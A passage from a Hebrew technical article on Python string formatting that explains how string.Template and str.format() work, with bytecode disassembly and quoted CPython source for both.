PEP 3101 (שנדון בו בהמשך) מציין שמטרתו היא להחליף את האופציה הקיימת לפירמוט מחרוזות (קרי %). PEP זה נכתב בשנת 2006. בסוף שנת 2008 שוחררה גרסה 3.0 של פייתון ו-Guido van Rossum אף אמר שבגרסה 3.1 של פייתון הוא רוצה לסמן את האופרטור % כ-deprecated בהקשר של פירמוט

מחרוזות ובשלב מסוים אף להוציא את האופציה הזאת מהשפה כליל (ולהשתמש רק ב-PEP 3101)[10]. PEP 461 שאושר בשנת 2014 לגרסה 3.5 של פייתון מוסיף יכולות לעבודה עם bytes ו- bytearray לאופרטור %. על אף הכוונות, נראה ש-% ישאר איתנו עוד זמן רב. ככל הנראה לפחות עד שגרסה 2.7 של פייתון תוגדר כ-deprecated בשנת 2020.

10 https://docs.python.org/3/whatsnew/3.0.html#changes-already-present-in-python-2-6

string.Template

רקע

בשנת 2002 PEP 292 פורסם ובפייתון 2.4 נוסף לשפה. הרציונל להוספת פיצ'ר זה היה ששימוש ב-% כדי לפרמט מחרוזות היה מוביל הרבה פעמים לטעויות, ספציפית מקרים בהם מתכנתים היו שוכחים לציין כאיזה טיפוס הם רוצים לפרמט את הפרמטרים (str, float, decimal וכו'). סיבה נוספת להוספת פיצ'ר זה הייתה שהאפשרויות לפירמוט מחרוזות עם % היו רבות מידי (קביעת דיוק אחרי הנקודה, הוספת אפסים, הדפסה בבסיס אחר וכו') ולא נחוצות כיוון שלרוב מתכנתים פשוט היו ממירים טיפוס למחרוזות וזהו.

שימוש

PEP 292 הציע הוספת מחלקה למודל string בשם Template אשר מקבלת בבנאי שלה את מחרוזת הפורמט. הכללים הבאים חלים על מחרוזת הפורמט:

- כאשר מופיע הרצף $$ יש לפרש אותו כ-$ בודד (למטרות escaping)
- ציון פרמטרים יבוצע עם התו $ כאשר אחריו יופיע placeholder של שם הפרמטר או סוגריים מסולסלות שבתוכן יופיע ה-placeholder.
- שימוש בסוגריים מסולסלות הינו חובה אם לאחר שם הפרמטר ישנם עוד סמלים שאפשרי לפרש כשם הפרמטר. כלומר במקום לרשום $variableText יש לרשום ${variable}Text

בנוסף, נקבע שאם התו $ מופיע בסוף מחרוזת הפורמט תיזרק שגיאה. כל הפרמטרים יומרו למחרוזת טרם ביצוע הפורמט.

ניתן לרשת את המחלקה Template כדי להגדיר אפשרויות וכללים נוספים.

הרציונל בשימוש בסימן ה-$ היה שבשפות אחרות משמעות סימן זה הוא פירמוט מחרוזות. כדי ליצור אחידות עם שפות אחרות וכדי למנוע ממתכנתים לזכור תחביר שונה של שפות רבות יהיה נוח להשתמש ב-$ גם בפייתון.

לאחר שנוצרה המחלקה, יש לקרוא לאחת משתי פונקציות שהיא מגדירה:

1. substitute - פונקציה זו מחזירה את המחרוזת המפורמטת כאשר הפרמטרים יועברו כמילון או בצורת keyword arguments. אם לא כל הפרמטרים נוכחים בקריאה תיזרק שגיאה.
2. safe_substitute - פונקציה זו זהה לפונקציה הקודמת, אך אם פרמטר מסוים לא מועבר לא נזרקת שגיאה. במקרה זה המחרוזת המפורמטת תכיל את ה-placeholder.

<u>מימוש</u>

כמו בפעם הקודמת, כדי ללמוד על המימוש נסתכל על ה-Bytecode. בואו ניקח דוגמא פשוטה ונעשה לה disassemble:

```
>>> def string_template(who, country, role):
    s = string.Template("$who was the first $role of ${country}!")
    return s.substitute(who=who, country=country, role=role)

>>> string_template("Abraham Lincoln", "The United States of America",
"president")
Abraham Lincoln was the first president of The United States of America!

>>> dis.dis(string_template)
```

והפלט:

2	**0**	**LOAD_GLOBAL**	**0**	**(string)**
	2	LOAD_ATTR	1	**(Template)**
	4	LOAD_CONST	1	**('$who was the first $role of ${country}!')**
	6	CALL_FUNCTION	1	
	8	STORE_FAST	3	**(s)**
3	10	LOAD_FAST	3	**(s)**
	12	LOAD_ATTR	2	**(substitute)**
	14	LOAD_FAST	0	**(who)**
	16	LOAD_FAST	1	**(country)**
	18	LOAD_FAST	2	**(role)**
	20	LOAD_CONST	2	**(('who', 'country', 'role'))**
	22	CALL_FUNCTION_KW	3	
	24	RETURN_VALUE		

ראשית אנחנו רואים שהמחלקה Template נטענת מה-namespace של המודל string ב-namespace הגלובלי. אחרי שהיא נטענה אנחנו טוענים את הפרמטר של הבנאי שלה וקוראים לבנאי. האובייקט שנוצר נשמר במשתנה מקומי "s".

המשתנה "s" נטען ונטענת הפונקציה "substitute" של האובייקט שלו. לאחר מכן נטענים שלושת הפרמטרים שאנחנו מעבירים לפונקציה וה-Tuple של ה-keywords. משנטענו כל הפרמטרים, אנחנו קוראים לפונקציה. עם החזרה מהפונקציה אנחנו מחזירים את התוצאה לפונקציה הקוראת. ה-Bytecode לא אומר לנו יותר מידי, אז נחקור את שתי הפונקציות שקראנו להן - הבנאי ו-substitute.

הקוד הבא נלקח מהמודל string בנתיב Lib/string.py:/

```
import re as _re
from collections import ChainMap as _ChainMap

class _TemplateMetaclass(type):
    pattern = r"""
    %(delim)s(?:
      (?P<escaped>%(delim)s) |   # Escape sequence of two delimiters
      (?P<named>%(id)s)      |   # delimiter and a Python identifier
      {(?P<braced>%(id)s)}   |   # delimiter and a braced identifier
      (?P<invalid>)              # Other ill-formed delimiter exprs
    )
    """

    def __init__(cls, name, bases, dct):
        super(_TemplateMetaclass, cls).__init__(name, bases, dct)
        if 'pattern' in dct:
            pattern = cls.pattern
        else:
            pattern = _TemplateMetaclass.pattern % {
                'delim' : _re.escape(cls.delimiter),
                'id'    : cls.idpattern,
                }
        cls.pattern = _re.compile(pattern, cls.flags | _re.VERBOSE)
```

[שורות 74-55]

כדי להבין את המחלקה Template ראשית יש להבין בכלליות את ה-Metaclass שנראה בתמונה למעלה. Masterclasses הם נושא מורכב וכלל אינו רלוונטי למאמר זה לכן אני אדבר רק על מה שקריטי. Metaclasses הן מחלקות שמגדירות כיצד יש ליצור מחלקות מסוימות [11]. למחלקה Template מוגדר Metaclass שעושה דבר יחיד - מניח במחלקה שהוא יוצר Attribute בשם pattern, שנוצר מ-"קימפול" תבנית של ביטוי רגולרי.

המחלקה Template משתמשת בביטויים הרגולרים של פייתון כדי למצוא מופעים של פרמטרים במחרוזת הפורמט. הבנת ביטויים רגולרים של פייתון גם אינה דרושה למאמר זה.

מכיוון ש-PEP 292 קבע שניתן לרשת את המחלקה Template כדי להגדיר התנהגות אחרת, סביר להניח שהחליטו ללכת בגישה זו של Metaclass כדי ליצור בסיס להתנהגות משותפת לכל המחלקות שתירשנה את Template.

```
class Template(metaclass=_TemplateMetaclass):
  """A string class for supporting $-substitutions."""

  delimiter = '$'
  idpattern = r'[_a-z][_a-z0-9]*'
  flags = _re.IGNORECASE

  def __init__(self, template):
```

11מי שמעוניין בקריאה נוספת יכול לפנות לכתובת הבאה
https://docs.python.org/3/reference/datamodel.html#customizing-class-creation

```
    self.template = template

  # Search for $$, $identifier, ${identifier}, and any bare $'s

  def _invalid(self, mo):
    i = mo.start('invalid')
    lines = self.template[:i].splitlines(keepends=True)
    if not lines:
      colno = 1
      lineno = 1
    else:
      colno = i - len(''.join(lines[:-1]))
      lineno = len(lines)
    raise ValueError('Invalid placeholder in string: line %d, col %d' %
             (lineno, colno))

  def substitute(*args, **kws):
    if not args:
      raise TypeError("descriptor 'substitute' of 'Template' object "
              "needs an argument")
    self, *args = args  # allow the "self" keyword be passed
    if len(args) > 1:
      raise TypeError('Too many positional arguments')
    if not args:
      mapping = kws
    elif kws:
      mapping = _ChainMap(kws, args[0])
    else:
      mapping = args[0]
    # Helper function for .sub()
    def convert(mo):
      # Check the most common path first.
      named = mo.group('named') or mo.group('braced')
      if named is not None:
        return str(mapping[named])
      if mo.group('escaped') is not None:
        return self.delimiter
      if mo.group('invalid') is not None:
        self._invalid(mo)
      raise ValueError('Unrecognized named group in pattern',
              self.pattern)
    return self.pattern.sub(convert, self.template)
```

[/Lib/string.py בקובץ 77-126 שורות]

מכיוון שמימוש הפונקציה safe_substitute כמעט זהה לפונקציה substitute החלטתי שלא לכלול אותה כאן.

משהבנתם את העיקרון של ה-Metaclass נעבור למחלקה Template עצמה. ראשית, הבנאי - הבנאי של המחלקה מאוד פשוט. הוא מקבל פרמטר של תבנית וקובע Attribute של המחלקה לערך של התבנית.

עכשיו נעבור למה שיותר מעניין אותנו - הפונקציה substitute. בחתימה של פונקציה זו עושים טריק מאוד מעניין. בבנאי לא רשום שמועבר אובייקט "self" (קרי מצביע לאובייקט הנוכחי) אלא רשום רק שהיא מקבלת positional arguments ו- keyword arguments. הדוקיומנטציה לפונקציה זו אומרת שהיא יכולה לקבל כפרמטר אובייקט שמאפשר מיפוי (קרי מילון) או לחלופין אפשר להעביר keyword arguments, או

את שניהם יחדיו. אם המילון וה-keyword arguments מכילים מפתחות חופפים, הערכים שיבחרו הם הערכים שנמצאים ב-keyword arguments

בקוד ניתן לראות שפורקים את הערכים של args לשני משתנים - self ו-args ולאחר מכן בודקים כמה ערכים ישנם במשתנה args. אם קיים יותר מערך אחד במשתנה args בשלב זה נזרקת שגיאה. במידה והמשתנה args ריק נוצר משתנה מקומי בשם mapping שמקבל את הערכים של ה-keyword arguments שהועברו. אם המשתנה args אינו ריק והועברו keyword arguments, המשתנה mapping מקבל את הערכים של המילון שהועבר דרך args וה-keyword arguments. אם אין keyword arguments המילון שהועבר דרך args נקבע לערך של mapping. אני אחסוך לכם את התהייה ואספר לכם בשלב זה שהאובייקט mapping הוא מילון שערכיו הם הערכים שיש להציב במקום ה-placeholders במחרוזת הפורמט.

בשלב זה אולי נפל לכם האסימון. אך למקרה שלא, אסביר את הקוד הזה עכשיו:

כשהמפרש של פייתון קורא לפונקציית של מחלקה מסוימת הפרמטר הראשון תמיד יהיה מצביע לאובייקט הנוכחי (נהוג לקרוא לו self) ואחריו יבואו פרמטרים נוספים (באם יש). בקוד של הפונקציה substitute נוצרים שני משתנים מקומיים - self, args. המשתנה הראשון (self) מקבל את הערך הראשון שנמצא ב-Positional Arguments Tuple שהפונקציה קיבלה. יתרת הערכים הולכים למשתנה השני (args). אם יש רק ערך אחד ב-Positional arguments הערך של args הוא רשימה ריקה. כלומר - אם לא מועבר מילון לפונקציה אין ערכים ב-args. כלומר הדבר היחיד שקובע את הערכים של mapping הם ה- keyword arguments. הקוד הזה למעשה מבטיח שיהיה משהו ב-self ולא מקיים שום הבטחות לגבי args. אני מניח שזה איזשהו legacy מוזר . אני לא רואה שום סיבה אחרת שלא יהיה כאן שימוש נורמאלי ב-self, args ו-kwargs.

אחרי הבלוקים של זרימת התוכנית, נוצרת פונקציה מקומית. נחזור אליה עוד מעט.

לבסוף, הפונקציה substitute מחזירה את הערך שמחזירה הפונקציה sub של האובייקט pattern. הפרמטרים שהועברו הם הפונקציה convert ומחרוזת הפירמוט שהעצם קיבל בתור פרמטר בבנאי.

הפונקציה sub מקבלת ערך (או פונקציה) ומחרוזת. לפי תבנית שהוגדרה לה במקום אחר (ב-metaclass), הפונקציה sub מחליפה את כל המופעים של התבנית שהוגדרה לה, במחרוזת שהיא קיבלה, בערכים שהפונקציה מחזירה.

עכשיו כשהבנו את הקוד, נחזור לפונקציה convert. פונקציה זו פשוטה למדי - כל מה שהיא עושה זה לבדוק איזו תבנית נמצאה במחרוזת הפורמט ועל פי התבנית שנמצאה היא מחליטה איזה ערך להחזיר. אם נמצא סימן $ ואחריו שם כלשהו, או $ שאחריו סוגריים מסולסלות שבתוכן שם כלשהו, הם מוחלפים בערך שנמצא במילון-mapping תחת השם שהיה בתבנית. אם נמצאו שני סימני $, הם מוחלפים בסימן בודד. עבור כל דבר אחר שנמצא נזרקת שגיאה ומודפסת הודעת שגיאה בהתאם.

ביצועים

בניית מחלקה היא פעולה כבדה, כך גם קריאה לפונקציה. לצערנו, קריאה לפונקציה בפייתון היא איטית יותר מאשר ב-C. לצערנו גם כל string.Template ממומש בפייתון. לצערנו הוא גם משתמש בביטויים הרגולרים של פייתון ובביטוי לא פשוט. השימוש ב-Metaclass מוסיף לכמות המשאבים שנצרכת בעת יצירת מחלקה של Template. מכיוון ש-type-objects בפייתון הם סינגלטון, חשדתי שאולי גם Metaclasses הם סינגלטון, דבר שיפחית את השימוש במשאבים. אך לא הצלחתי למצוא לכך ראיות.

אז במילים אחרות, השימוש ב-Template כלל אינו חסכוני במשאבים או יעיל. לדעתי Template זה ניסיון להרוג זבוב עם תותח. אך להגנתו, הוא עובד.

השוואה ליכולות האחרות של פייתון לפירמוט מחרוזות

מבחינת קלות שימוש, string.Template יותר פשוט משימוש ב-%. הוא משיג זאת בכך שהוא נוטש את התחביר של-% שאחריו מופיע תו ואפשרויות פירמוט. כלומר, כדי להקל על חווית המתכנת הגבילו את מה שהוא יכול לעשות לסט יכולות מאוד מצומצם.

יתרון משמעותי שיש ל- string.Template על % הוא העובדה שניתן לרשת מחלקה זו ולהרחיב את האופציות שהיא תומכת בהן.

str.format()

רקע

PEP 3101 פורסם בשנת 2006 ונוסף לפייתון בגרסה 2.6. הצעה זו מוסיפה למחלקה str (ולא למודל string) פונקציה בשם format שתאפשר פירמוט מחרוזות. הרעיון מאחורי הצעה זו הייתה להציע משהו שיהווה תחלופה לפירמוט עם % (שדיברנו עליה בפרק הראשון) כך שבסופו של דבר לא יתבצע יותר פירמוט מחרוזות עם %. האופרטור % מוגבל בכך שהוא אופרטור בינארי, כלומר הוא מקבל רק שני פרמטרים. לאחד מהפרמטרים הללו יש כבר תפקיד מוגדר והוא מחרוזת הפורמט, דבר שמותיר את התפקיד של האופרטור השני להיות אוסף הפרמטרים של הפירמוט. מכיוון שמדובר בפרמטר אחד יכול להיות לו רק type אחד - שגם הוא מוגבל ויכול להיות רק Tuple או מילון. מתכנתים רבים לא אוהבים את העובדה שהם חייבים לבחור אחד מבין הטיפוסים הנ"ל לשימוש בקריאה ל-%. מטעמי תאימות לאחור השימוש ב-% עדיין אפשרי, אך החל מגרסה 3 של פייתון הדרך המומלצת לפרמוט מחרוזות היא שימוש ב-str.format()[12].

קיימת אופציה נוספת לפירמוט מחרוזות בפייתון והיא string.Template (שדיברנו עליה בפרק הקודם). הצעה זו לא באה להחליף אותה ולא מדברת עליה הרבה. PEP 3101 מוסיף מחלקה ששמה Formatter ותפקידה דומה ל-string.Template. לא אפרט על מחלקה זו במאמר.

PEP 3101 גם מוסיף פונקציה גלובלית בשם format שפועלת על פרמטר יחד. פונקציה זו היא למעשה מעטפת סביב הפונקציה __format__ (שנדבר עליה בהמשך) שכל טיפוס מגדיר.

שימוש

הפונקציה str.format יכולה לקבל positional arguments ו-keyword arguments שמהווים את רשימת הפרמטרים לפירמוט. אם לא כל הפרמטרים של הפירמוט נוכחים בקריאה לפונקציה נזרקת שגיאה. אם מועברים לפונקציה פרמטרים שלא משומשים בפירמוט לא נזרקת שגיאה.

להלן הכללים של מחרוזת הפורמט:

- הפרמטרים במחרוזת הפורמט צריכים להיות בין סוגריים מסולסלות ('{' ו- '}')
- שימוש ב- keyword arguments יתבצע על ידי שימוש בשם של המפתח[13].

```
>>> "Hello {name}".format(name="Guido")
Hello Guido
```

12 https://docs.python.org/release/3.0/whatsnew/3.0.html#changes-already-present-in-python-2-6

13 הדוקיומנטציה טוענת שמפתחות לפירמוט צריכים להיות valid python identifiers. נכון לגרסה 3.6 של פייתון זה לא נכון כפי שהוכח ב- https://mail.python.org/pipermail/python-dev/2017-October/150052.html. לא ברור אם זו בעיה במימוש או דוקיומנטציה שגויה.

- שימוש ב-positional arguments יתבצע על ידי שימוש ב-index של הפרמטר ב- positional argument list או על ידי שימוש בסוגריים ריקות. בהינתן סוגריים ריקות, המפרש יציב אוטומטית מספרים עוקבים בסוגריים. אם שתי האופציות מעורבבות, נזרקת שגיאה[14].

```
>>> "Foo-{0}".format("bar")
Foo-bar
>>> "Foo-{}".format("bar")
Foo-bar
>>> "{}-{1}".format("Foo", "bar")
Traceback (most recent call last):
  File "<pyshell#42>", line 1, in <module>
    "{}-{1}".format("Foo", "bar")
ValueError: cannot switch from automatic field numbering to manual field
specification
```

- ניתן לעשות escape לסוגריים המסולסלות אם שמים שני סוגריים מאותו הסוג אחד אחרי השני.
- ניתן לגשת לתכונות או לאיברים של הפרמטר בעזרת "." ו- "[ ]" בהתאמה. לא ניתן לקרוא לפונקציות של המחלקה. אין מגבלה לעומק הקריאות שניתן לבצע.

```
>>> "{0[A][B]}".format({"A": {"B": "Hello World!"}})
Hello World!
```

- ניתן לציין אופציות נוספות לפרמוט ע"י הוספת נקודותיים ואחריהן האופציות הנחשקות (למשל המרה לבסיס 2, 8 או 16 הוספת padding וכו') [15]

```
>>> "Error code: {0:#x}".format(123)
Error code: 0x7b
```

- ניתן לציין פרמטרים באופציות הנוספות לפירמוט. העומק המקסימלי לציון פרמטרים הוא 2. המחשה של עקרון זה:

```
/* PEP 3101 says only 2 levels, so that
   "{0:{1}}".format('abc', 's')           # works
   "{0:{1:{2}}}".format('abc', 's', '')   # fails
*/
```

טיפוסים מגדירים כיצד יש לפרמט אותם על ידי מימוש של הפונקציה __format__. מימוש ברירת המחדל הוא קריאה לפונקציה __str__ של הטיפוס.

<u>מימוש</u>

כמו בפעמים הקודמות, בואו ניקח דוגמא פשוטה ונסתכל על ה-Bytecode שלה:

```
>>> def string_format(person, date):
        return "Hello {}. today's date is {:%Y/%m/%d}".format(person,
date)

>>> string_format("Guido", datetime.datetime.now())
Hello Guido. today's date is 2018/06/02
>>> dis.dis(string_format)
```

14 החל מגרסה 3.1 של פייתון. מומש בעקבות https://bugs.python.org/issue5237

15 ראו https://docs.python.org/3/library/string.html#format-specification-mini-language עבור התחביר ועבור כל האופציות שישנן.

2	0	LOAD_CONST	1	("Hello {}. today's date is {:%Y/%m/%d}")
	2	LOAD_ATTR	0	(format)
	4	LOAD_FAST	0	(person)
	6	LOAD_FAST	1	(date)
	8	CALL_FUNCTION	2	
	10	RETURN_VALUE		

כפי שניתן לראות תחילה נטענת מחרוזת הפורמט. אחרי שהיא נטענה נטענת הפונקציה format של הטיפוס str. אחרי שהיא נטענה, נטענים הפרמטרים לפירמוט. אחרי שכל הפרמטרים נטענו למחסנית, מתבצעת קריאה לפונקציה format ולאחר מכן אנו מחזירים את הערך שלה לקורא.

ה-Bytecode נראה פחות או יותר כמו מה שהיינו מצפים לראות. את כל העבודה מבצעת הפונקציה format של הטיפוס str; בואו נסתכל על המימוש שלה. מכיוון ש-str הוא טיפוס מובנה, כל הקוד שלו רשום ב-C. לאחר מעט עבודה מצאתי את המימוש של הפונקציה (למעשה, מימוש של ה-PEP).

אני לא אסביר את המשמעות של כל שורה ושורה בקוד מכיוון ששורות רבות אינן רלוונטיות עבורנו. אני לא אוסיף את המימוש של כל הפונקציות כיוון שרובן אינן רלוונטיות עבורנו, וכיוון שאורך הקוד קרוב ל-1000 שורות.

כל הקוד הבא שיוצג נלקח מ- Objects/stringlib/unicode_format.h[16]:

```
/* this is the main entry point */
static PyObject *
do_string_format(PyObject *self, PyObject *args, PyObject *kwargs)
{
    SubString input;

    /* PEP 3101 says only 2 levels, so that
       "{0:{1}}".format('abc', 's')            # works
       "{0:{1:{2}}}".format('abc', 's', '')    # fails
    */
    int recursion_depth = 2;

    AutoNumber auto_number;

    if (PyUnicode_READY(self) == -1)
        return NULL;

    AutoNumber_Init(&auto_number);
    SubString_init(&input, self, 0, PyUnicode_GET_LENGTH(self));
    return build_string(&input, args, kwargs, recursion_depth,
&auto_number);
}
```

[שורות 935-955]

[16] כן, זה codebase אמיתי וגדול ששם קוד C ב-headers. מתכנתי ה-C בקהל, אל תעשו את זה.

הפונקציה do_string_format היא נקודת ההתחלה של הקריאה לפונקציה format, כפי שהדוקיומנטציה אומרת. בפונקציה מוגדר משתנה שקובע את העומק המרבי לפירוש פרמטרים. לאחר מכן, מתבצע אתחול של כמה מבנים פנימיים שמשומשים בקוד. כפי שניתן להבין מהשורה האחרונה, פונקציה זו לא מבצעת עבודה רבה. למעשה, כל מה שהיא עושה הוא אתחול מידע עבור הפונקציה build_string. אם כך, בואו נעבור לפונקציה build_string ונראה מה היא עושה.

```
/*
    build_string allocates the output string and then
    calls do_markup to do the heavy lifting.
*/
static PyObject *
build_string(SubString *input, PyObject *args, PyObject *kwargs,
             int recursion_depth, AutoNumber *auto_number)
{
    _PyUnicodeWriter writer;

    /* check the recursion level */
    if (recursion_depth <= 0) {
        PyErr_SetString(PyExc_ValueError,
                        "Max string recursion exceeded");
        return NULL;
    }

    _PyUnicodeWriter_Init(&writer);
    writer.overallocate = 1;
    writer.min_length = PyUnicode_GET_LENGTH(input->str) + 100;

    if (!do_markup(input, args, kwargs, &writer, recursion_depth,
                   auto_number)) {
        _PyUnicodeWriter_Dealloc(&writer);
        return NULL;
    }

    return _PyUnicodeWriter_Finish(&writer);
}
```

[שורות 901-929]

גם פונקציה זו לא עושה את כל העבודה אלא תפקידה הוא סה"כ להקצות זיכרון עבור הפונקציה do_markup. בפונקציה זו, מתבצעת בדיקה של הערך של recursion_depth - למקרה ששכחתם זה הערך שקובע עד איזה עומק מחרוזות יכולות להכיל פרמטרים לפירוש - ואם הערך קטן מ-/שווה ל- 0 נזרקת שגיאה. ראינו בפונקציה do_string_format שהעומק המועבר הוא 2, כך שייתכן שאתם מבולבלים מבדיקה זו. דבר זה מרמז לנו שככל הנראה בהמשך אנחנו נבצע קריאות נוספות לפונקציה זו עם פרמטרים שונים.

הפונקציה מקצה מינימום של 100 תווים נוספים לפירמוט ואומרת שהבאפר יכול לגדול יותר מ-100 תווים. לאחר מכן היא מבצעת קריאה ל- do_markup - שנאמר לנו שזו הפונקציה שעושה את מרבית העבודה - ובהנחה שלא הייתה שגיאה הפונקציה מחזירה את הבאפר אחרי שהוא צומצם לגודל הנדרש עבורו.

בואו נסתכל על do_markup עכשיו:

```
/*
```

```
    do_markup is the top-level loop for the format() method.  It
    searches through the format string for escapes to markup codes, and
    calls other functions to move non-markup text to the output,
    and to perform the markup to the output.
*/
static int
do_markup(SubString *input, PyObject *args, PyObject *kwargs,
          _PyUnicodeWriter *writer, int recursion_depth, AutoNumber
*auto_number)
{
    MarkupIterator iter;
    int format_spec_needs_expanding;
    int result;
    int field_present;
    SubString literal;
    SubString field_name;
    SubString format_spec;
    Py_UCS4 conversion;

    MarkupIterator_init(&iter, input->str, input->start, input->end);
    while ((result = MarkupIterator_next(
                &iter,
                &literal,
                &field_present,
                &field_name,
                &format_spec,
                &conversion,
                &format_spec_needs_expanding)) == 2)
   {
      if (literal.end != literal.start) {
         if (!field_present && iter.str.start == iter.str.end)
             writer->overallocate = 0;
         if (_PyUnicodeWriter_WriteSubstring(
                     writer,
                     literal.str,
                     literal.start, literal.end) < 0)
                 return 0;
        }

        if (field_present) {
            if (iter.str.start == iter.str.end)
                writer->overallocate = 0;
            if (!output_markup(&field_name, &format_spec,
                               format_spec_needs_expanding, conversion, writer,
                               args, kwargs, recursion_depth, auto_number))
                return 0;
        }
    }
    return result;
}
```

[שורות 856-898]

כפי שההערה אומרת, בפונקציה זו מתבצעת הלולאה העיקרית של הקוד. הפונקציה מגדירה מספר משתנים שמעניינים אותנו - ארבעה ליתר דיוק. ארחיב עליהם בהמשך. עיקר הפונקציה הוא לולאת while שקוראת לפונקציה MarkupIterator_next. תפקידה של פונקציה זו הוא לחפש סוגריים מסולסלים במחרוזת ולקבוע אם יש צורך לפרמט אותה. פונקציה זו גם קובעת את ערכו של אחד מהמשתנים שלנו - literal.

אם הפונקציה קבעה שיש צורך בפירמוט, היא קוראת לפונקציית עזר שמפרקת את הביטוי שבין הסוגריים המסולסלות לשלושת המשתנים האחרים שלנו - field_name, format_spec, conversion.

תפקידו של המשתנה literal הוא להחזיק את תתי המחרוזות שלא נמצאות בין סוגריים מסולסלות. מחרוזות אלו יש לכתוב ישירות למחרוזת התוצאה ללא כל שינוי.

המשתנה field_name מחזיק את השם של הביטוי שיש להציב בין הסוגריים המסולסלות. ערכו יכול להיות מחרוזת ריקה (אם על המפרש להציב אוטומטית מספרים), מספרים או מפתח (של keyword-arguments).

ערכו של format_spec הוא כל מה שמופיע בין הנקודתיים עד סוף הפרמטר.

ולבסוף, conversion הוא תו בודד שמגדיר כיצד יש להמיר את הפרמטר.

על מנת להציג זאת הוספתי הדפסות דיבאג בקוד של CPython וקימפלתי את המפרש. להלן תוצאה לדוגמא:

```
>>> "Hello {0}. Your round trip flight tickets to {country!r} will cost
you {1:.2f} USD".format("Guido", 123.456, country="The Netherlands")
Literal:        Hello
Field name:     0

Literal:        . Your round trip flight tickets to
Field name:     country
Conversion:     r

Literal:         will cost you
Field name:     1
Format spec:    .2f

Literal:         USD

Hello Guido. Your round trip flight tickets to 'The Netherlands' will
cost you 123.46 USD
```

אחרי שפורק הפרמטר לרכיביו, הפונקציה output_markup נקראת. תפקידה של פונקציה זו הוא למעשה לפרש מרכיבי הפרמטר כיצד יש לפרמט אותו (המרה לטיפוס מסוים או פירוש של פרמטר בתוך הפרמטר). בפונקציה זו - בעזרת פונקציית העזר get_field_object - נמצא האובייקט שיש לשלב במחרוזת (עד כה כדי לזהות את האובייקט השתמשנו בשמו).

```
/* given:

   {field_name!conversion:format_spec}

   compute the result and write it to output.
   format_spec_needs_expanding is an optimization.  if it's false,
   just output the string directly, otherwise recursively expand the
   format_spec string.

   field_name is allowed to be zero length, in which case we
   are doing auto field numbering.
*/

static int
output_markup(SubString *field_name, SubString *format_spec,
              int format_spec_needs_expanding, Py_UCS4 conversion,
```

```
                _PyUnicodeWriter *writer, PyObject *args, PyObject
*kwargs,
                int recursion_depth, AutoNumber *auto_number)
{
    PyObject *tmp = NULL;
    PyObject *fieldobj = NULL;
    SubString expanded_format_spec;
    SubString *actual_format_spec;
    int result = 0;

    /* convert field_name to an object */
    fieldobj = get_field_object(field_name, args, kwargs, auto_number);
    if (fieldobj == NULL)
        goto done;

    if (conversion != '\0') {
        tmp = do_conversion(fieldobj, conversion);
        if (tmp == NULL || PyUnicode_READY(tmp) == -1)
            goto done;

        /* do the assignment, transferring ownership: fieldobj = tmp */
        Py_DECREF(fieldobj);
        fieldobj = tmp;
        tmp = NULL;
    }

    /* if needed, recurively compute the format_spec */
    if (format_spec_needs_expanding) {
        tmp = build_string(format_spec, args, kwargs, recursion_depth-1,
                           auto_number);
        if (tmp == NULL || PyUnicode_READY(tmp) == -1)
            goto done;

        /* note that in the case we're expanding the format string,
           tmp must be kept around until after the call to
           render_field. */
        SubString_init(&expanded_format_spec, tmp, 0,
PyUnicode_GET_LENGTH(tmp));
        actual_format_spec = &expanded_format_spec;
    }
    else
        actual_format_spec = format_spec;

    if (render_field(fieldobj, actual_format_spec, writer) == 0)
        goto done;

    result = 1;

done:
    Py_XDECREF(fieldobj);
    Py_XDECREF(tmp);

    return result;
}
```

[שורות 787-854]

לאחר שהפונקציה output_markup סיימה את עבודת הפירוש, היא קוראת לפונקציה render_field. תפקידה של render_field הוא למצוא את פונקציית ה-__format__ של האובייקט שאנחנו רוצים לפרמט

ולקרוא לה. הפונקציה קודם בודקת האם הטיפוס שאנחנו רוצים לפרמט הוא מופע של כמה טיפוסים שונים - Unicode, long, float, complex. אם הטיפוס שלנו אינו יורש אף אחד מהטיפוסים הללו אנחנו קוראים לפונקציה PyObject_Format שמחפשת בעץ הירושה מימוש של הפונקציה __format__ וקוראת לה:

```
/*
    render_field() is the main function in this section.  It takes the
    field object and field specification string generated by
    get_field_and_spec, and renders the field into the output string.

    render_field calls fieldobj.__format__(format_spec) method, and
    appends to the output.
*/
static int
render_field(PyObject *fieldobj, SubString *format_spec,
_PyUnicodeWriter *writer)
{
    int ok = 0;
    PyObject *result = NULL;
    PyObject *format_spec_object = NULL;
    int (*formatter) (_PyUnicodeWriter*, PyObject *, PyObject *,
Py_ssize_t, Py_ssize_t) = NULL;
    int err;

    /* If we know the type exactly, skip the lookup of   format   and
just
       call the formatter directly. */
    if (PyUnicode_CheckExact(fieldobj))
        formatter = _PyUnicode_FormatAdvancedWriter;
    else if (PyLong_CheckExact(fieldobj))
        formatter = _PyLong_FormatAdvancedWriter;
    else if (PyFloat_CheckExact(fieldobj))
        formatter = _PyFloat_FormatAdvancedWriter;
    else if (PyComplex_CheckExact(fieldobj))
        formatter = _PyComplex_FormatAdvancedWriter;

    if (formatter) {
        /* we know exactly which formatter will be called when
__format__ is
           looked up, so call it directly, instead. */
        err = formatter(writer, fieldobj, format_spec->str,
                        format_spec->start, format_spec->end);
        return (err == 0);
    }
    else {
        /* We need to create an object out of the pointers we have,
because
           __format__ takes a string/unicode object for format_spec. */
        if (format_spec->str)
            format_spec_object = PyUnicode_Substring(format_spec->str,
                                                     format_spec->start,
                                                     format_spec->end);
        else
            format_spec_object = PyUnicode_New(0, 0);
        if (format_spec_object == NULL)
            goto done;

        result = PyObject_Format(fieldobj, format_spec_object);
```

```
    }
    if (result == NULL)
        goto done;

    if (_PyUnicodeWriter_WriteStr(writer, result) == -1)
        goto done;
    ok = 1;

done:
    Py_XDECREF(format_spec_object);
    Py_XDECREF(result);
    return ok;
}
```

[שורות 486-546]

ביצועים

מכיוון שכל הקוד כתוב בשפת C יש לו יתרונות ביצועיים מאוד גדולים על string.Template שכתוב כולו בפייתון. אך, יש לו חסרון לעומת שימוש ב-% - הצורך בקריאה לפונקציה כדי להתחיל את פירמוט המחרוזת פוגע בביצועים ויוצר overhead. על כל פנים, אני מאמין שהביצועים של % ו-()str.format יהיו באותו סדר גודל.

השוואה ליכולות האחרות של פייתון לפירמוט מחרוזות

PEP 3101 מוסיף את כל האופציות ש-% תומך בהן ועוד כמה נוספות, כך שמבחינת יכולות ()str.format יותר עוצמתי מאשר % והרבה יותר עוצמתי מ-string.Template.

האופציות הרבות שנתמכות בפירמוט המחרוזת יכולות לסבך מתכנתים רבים, כמו %.

